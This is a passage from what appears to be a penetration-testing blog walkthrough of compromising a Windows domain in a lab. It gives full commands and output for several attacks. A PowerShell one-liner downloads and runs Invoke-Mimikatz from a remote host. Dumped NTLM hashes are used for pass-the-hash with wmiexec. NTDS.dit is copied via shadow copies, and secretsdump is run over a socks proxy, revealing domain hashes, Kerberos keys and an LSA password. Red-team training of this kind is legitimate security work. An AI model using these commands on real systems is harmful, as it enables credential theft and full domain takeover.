redhook\administrator

C:\Windows\system32>powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).Download
String('http://10.0.0.128/Invoke-Mimikatz.ps1');Invoke-Mimikatz -Command 'privilege::debug sekurlsa:
:msv exit' -ComputerName 'Redrum-DC'"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::msv

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : REDRUM-DC$
Domain            : REDHOOK
Logon Server      : (null)
Logon Time        : 31/01/2016 07:12:30
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : REDRUM-DC$
         * Domain   : REDHOOK
         * NTLM     : e0d1595fca12f80ccd94ba29124549f1
         * SHA1     : 983e247856342d1146286d64d54b553008436d53

Authentication Id : 0 ; 46908 (00000000:0000b73c)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 31/01/2016 07:12:23
SID               :
        msv :
         [00000003] Primary
         * Username : REDRUM-DC$
         * Domain   : REDHOOK
         * NTLM     : e0d1595fca12f80ccd94ba29124549f1
         * SHA1     : 983e247856342d1146286d64d54b553008436d53

Authentication Id : 0 ; 425923 (00000000:00067fc3)
Session           : Interactive from 0
User Name         : Administrator
Domain            : REDHOOK
Logon Server      : REDRUM-DC
Logon Time        : 31/01/2016 07:18:24
SID               : S-1-5-21-129707511-1158432277-3818383092-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : REDHOOK
         * NTLM     : 811ef8705b4b83ae6d2d6755bf95e591
         * SHA1     : 93cb984ee18cb554a9998a773466b9dfc0cb74d4
         [00010000] CredentialKeys
         * NTLM     : 811ef8705b4b83ae6d2d6755bf95e591
         * SHA1     : 93cb984ee18cb554a9998a773466b9dfc0cb74d4

Authentication Id : 0 ; 236621 (00000000:00039c4d)
Session           : Interactive from 1
User Name         : redhook.DA
Domain            : REDHOOK
Logon Server      : REDRUM-DC
Logon Time        : 31/01/2016 07:14:57
SID               : S-1-5-21-129707511-1158432277-3818383092-1604
        msv :
         [00000003] Primary
         * Username : redhook.DA
         * Domain   : REDHOOK
         * NTLM     : f9cbc81794c917aa773a7b4232295d46
         * SHA1     : f57b14968fcce5e5f6bfad514951d6464d1448cd
         [00010000] CredentialKeys
         * NTLM     : f9cbc81794c917aa773a7b4232295d46
         * SHA1     : f57b14968fcce5e5f6bfad514951d6464d1448cd
```

The reason that I'm only dumping hashes here is that, due to enhanced protection features on 2k12 R2/Windows 8.1+, we can't get clear text credentials for authenticated users. However, from the output we can see that we have managed to retrieve the REDHOOK\redhook.DA NTLM hash which will be more than enough to authenticate to other machines in the domain as that user.

```
b33f@CanHazShells ~/Tools/impacket# ./wmiexec.py -hashes 00000000000000000000000000000000:f9cbc81794c91
7aa773a7b4232295d46 REDHOOK/redhook.DA@10.0.0.129
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
redhook\redhook.da
```

Notice that we are just null padding the LM portion of the hash, it doesn't actually matter what we put there. We are certainly not restricted to Impacket here, Metasploit's PsExec will also work fine as will forging the NTLM hash of a command prompt using WCE or Mimikatz.

Pillaging NTDS

A lot of times extracting NTDS will be the final thing to do before rolling the Game Over credits. I highly recommend that you read Sean Metcalf post on doing this here which shows a number of different techniques both with local shell access to the DC as well as remotely using WMI. In this section I will briefly show two ways we can achieve this.

Volume Shadow Copy (Classic-Mode):

The most basic, living off the land, way to do this is to use vssadmin.

```
C:\> whoami
redhook\redhook.da

# Get the path to NTDS, it may not be in the C drive.
C:\> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
    System Schema Version    REG_DWORD    0x45
    Root Domain    REG_SZ    DC=RedHook,DC=local
    Configuration NC    REG_SZ    CN=Configuration,DC=RedHook,DC=local
    Machine DN Name    REG_SZ    CN=NTDS Settings,CN=REDRUM-DC,CN=Servers,CN=There-Be-Dragons,CN=Sites,CN=
                                  Configuration,DC=RedHook,DC=local
    DsaOptions    REG_SZ    1
    IsClone    REG_DWORD    0x0
    ServiceDll    REG_EXPAND_SZ    %systemroot%\system32\ntdsa.dll
    DSA Working Directory    REG_SZ    C:\Windows\NTDS
    DSA Database file    REG_SZ    C:\Windows\NTDS\ntds.dit
    Database backup path    REG_SZ    C:\Windows\NTDS\dsadata.bak
    Database log files path    REG_SZ    C:\Windows\NTDS
    Hierarchy Table Recalculation interval (minutes)    REG_DWORD    0x2d0
    Database logging/recovery    REG_SZ    ON
    DS Drive Mappings    REG_MULTI_SZ    c:\=\\?\Volume{1c6c559b-3db6-11e5-80ba-806e6f6e6963}\
    DSA Database Epoch    REG_DWORD    0x7983
    Strict Replication Consistency    REG_DWORD    0x1
    Schema Version    REG_DWORD    0x45
    ldapserverintegrity    REG_DWORD    0x1
    Global Catalog Promotion Complete    REG_DWORD    0x1
    DSA Previous Restore Count    REG_DWORD    0x1

# Create a shadow copy of C.
C:\> vssadmin create shadow /for=c:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'c:\'
    Shadow Copy ID: {e0fd5b2d-b32d-4bba-89a2-efcf0b7b8fda}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

# Copy out ntds and the system hive.
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit C:\ntds.dit
        1 file(s) copied.

C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\system.hive
        1 file(s) copied.
```

After getting the files back to the attacker's machine (many ways to do this, pick one hehe). We can simply use Impacket's SecretsDump locally and extract the contents. The output below is truncated for brevity.

```
b33f@CanHazShells ~/Tools/impacket# ./secretsdump.py -ntds /root/Desktop/ntds.dit -system /root/Desktop
/system.hive local
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x6ed49bfae575ee60ac51e7f69f451e34
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 2424fcb6e519bafb9270c62207263564
[*] Reading and decrypting hashes from /root/Desktop/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:811ef8705b4b83ae6d2d6755bf95e591:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
REDRUM-DC$:1001:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8d0ec36988762fc334709aa09446e29d:::
RedHook.local\john.smith:1105:aad3b435b51404eeaad3b435b51404ee:b7240668207e336381cab4a0df492f59:::
WIN7-ENT-CLI1$:1108:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
RedHook.local\wilbur.whateley:1109:aad3b435b51404eeaad3b435b51404ee:9c3bdd81b3d46f4a1bf0432cb0e6c49c:::
WIN7-ENT-CLI2$:1110:aad3b435b51404eeaad3b435b51404ee:a7fca930a03c6e380e3fe985811bf0f5:::
RedHook.local\asenath.waite:1602:aad3b435b51404eeaad3b435b51404ee:72374a8bbd1b63d0d571760aec0bab4f:::
RedHook.local\robert.suydam:1603:aad3b435b51404eeaad3b435b51404ee:b43705dff9d8cafb59d482ec27660c9d:::
RedHook.local\redhook.DA:1604:aad3b435b51404eeaad3b435b51404ee:f9cbc81794c917aa773a7b4232295d46:::
b33f:1605:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
b33f_2:1610:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
[*] Kerberos keys from /root/Desktop/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:738c1ea73034446c697bcf1456c03c0ee5941802ff13f19ab5842d17a31ec45c
Administrator:aes128-cts-hmac-sha1-96:34438c373f5a48fbf49ece996fe2729c
Administrator:des-cbc-md5:8a52e301bf2c1ffe
REDRUM-DC$:aes256-cts-hmac-sha1-96:941dfc1896fc33872e5f79d6b6525fa116ddaea1d0f261147e72120f0f20bce6
REDRUM-DC$:aes128-cts-hmac-sha1-96:c456ebb8e80b8fd5e286ba449fad537a
REDRUM-DC$:des-cbc-md5:d310fb57fe6e91a4
krbtgt:aes256-cts-hmac-sha1-96:7bafd39f4c1f3a31dd3ee135f82d1e2878de9310b156c98332308d90a4de4a2f
krbtgt:aes128-cts-hmac-sha1-96:e0c5a51af5fa5bb584531c8041c16530
krbtgt:des-cbc-md5:4a4a32945475978f
```

Keep in mind that NTDS can literally contain thousands of user accounts and can be very large. Also, don't go outside your remit(!), dumping NTDS is likely to make Admins go absolutely ballistic!

A very similar approach can be used with Invoke-NinjaCopy, you can see an example of this in Sean Metcalf's post.

Socks Proxy & Impacket (SecretsDump) (Easy-Mode):

Again, ridiculous as it seems, if we have a socks proxy set up on the pivot we can simply proxify SecretsDump and launch it against the DC using either plain text credentials or a hash!

```
b33f@CanHazShells ~/Tools/impacket# proxychains python secretsdump.py -hashes 00000000000000000000000000
0000000:f9cbc81794c917aa773a7b4232295d46 REDHOOK/redhook.da@10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
[*] Target system bootKey: 0x6ed49bfae575ee60ac51e7f69f451e34
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:60b9dfbb01f2fd53b9148a8fd6d05f9e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
REDHOOK\REDRUM-DC$:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
 0000   01 00 00 00 4E 32 CB 2E  DB C9 AD AE F4 32 A3 C9   ....N2.......2..
 0010   95 35 C5 8B 1A B0 94 99  D5 97 00 0C 29 17 EB 68   .5..........)..h
 0020   99 27 AE 9F 42 0A 68 33  B9 46 CC 90               .'..B.h3.F..
[*] NL$KM
 0000   A6 7A 0C 83 81 1C 7E 99  F4 2B 0E A6 96 90 DB 39   .z....~..+.....9
 0010   B4 3D E5 92 4C 1A 05 C4  DA CA FA 4A BA E8 DC F8   .=..L......J....
 0020   8C 08 68 89 06 86 53 0A  AA A4 C5 6B 68 0E 4A 44   ..h...S....kh.JD
 0030   5E 07 27 2F 91 DF 4F 5C  A1 8F 23 06 71 B2 57 C0   ^.'/..O\..#.q.W.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:49155-<><>-OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:811ef8705b4b83ae6d2d6755bf95e591:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8d0ec36988762fc334709aa09446e29d:::
RedHook.local\john.smith:1105:aad3b435b51404eeaad3b435b51404ee:b7240668207e336381cab4a0df492f59:::
RedHook.local\wilbur.whateley:1109:aad3b435b51404eeaad3b435b51404ee:9c3bdd81b3d46f4a1bf0432cb0e6c49c:::
RedHook.local\asenath.waite:1602:aad3b435b51404eeaad3b435b51404ee:72374a8bbd1b63d0d571760aec0bab4f:::
RedHook.local\robert.suydam:1603:aad3b435b51404eeaad3b435b51404ee:b43705dff9d8cafb59d482ec27660c9d:::
RedHook.local\redhook.DA:1604:aad3b435b51404eeaad3b435b51404ee:f9cbc81794c917aa773a7b4232295d46:::
b33f:1605:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
b33f_2:1610:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
REDRUM-DC$:1001:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
WIN7-ENT-CLI1$:1108:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
WIN7-ENT-CLI2$:1110:aad3b435b51404eeaad3b435b51404ee:a7fca930a03c6e380e3fe985811bf0f5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:738c1ea73034446c697bcf1456c03c0ee5941802ff13f19ab5842d17a31ec45c
Administrator:aes128-cts-hmac-sha1-96:34438c373f5a48fbf49ece996fe2729c
Administrator:des-cbc-md5:8a52e301bf2c1ffe
krbtgt:aes256-cts-hmac-sha1-96:7bafd39f4c1f3a31dd3ee135f82d1e2878de9310b156c98332308d90a4de4a2f
krbtgt:aes128-cts-hmac-sha1-96:e0c5a51af5fa5bb584531c8041c16530
krbtgt:des-cbc-md5:4a4a32945475978f
```

Final Thoughts

The main goal of this post was to showcase a number of different techniques available to the attacker. The various examples given can be combined in different ways as required by the situation. Hopefully this has given the reader some ideas on how to move around and pillage your way to DA!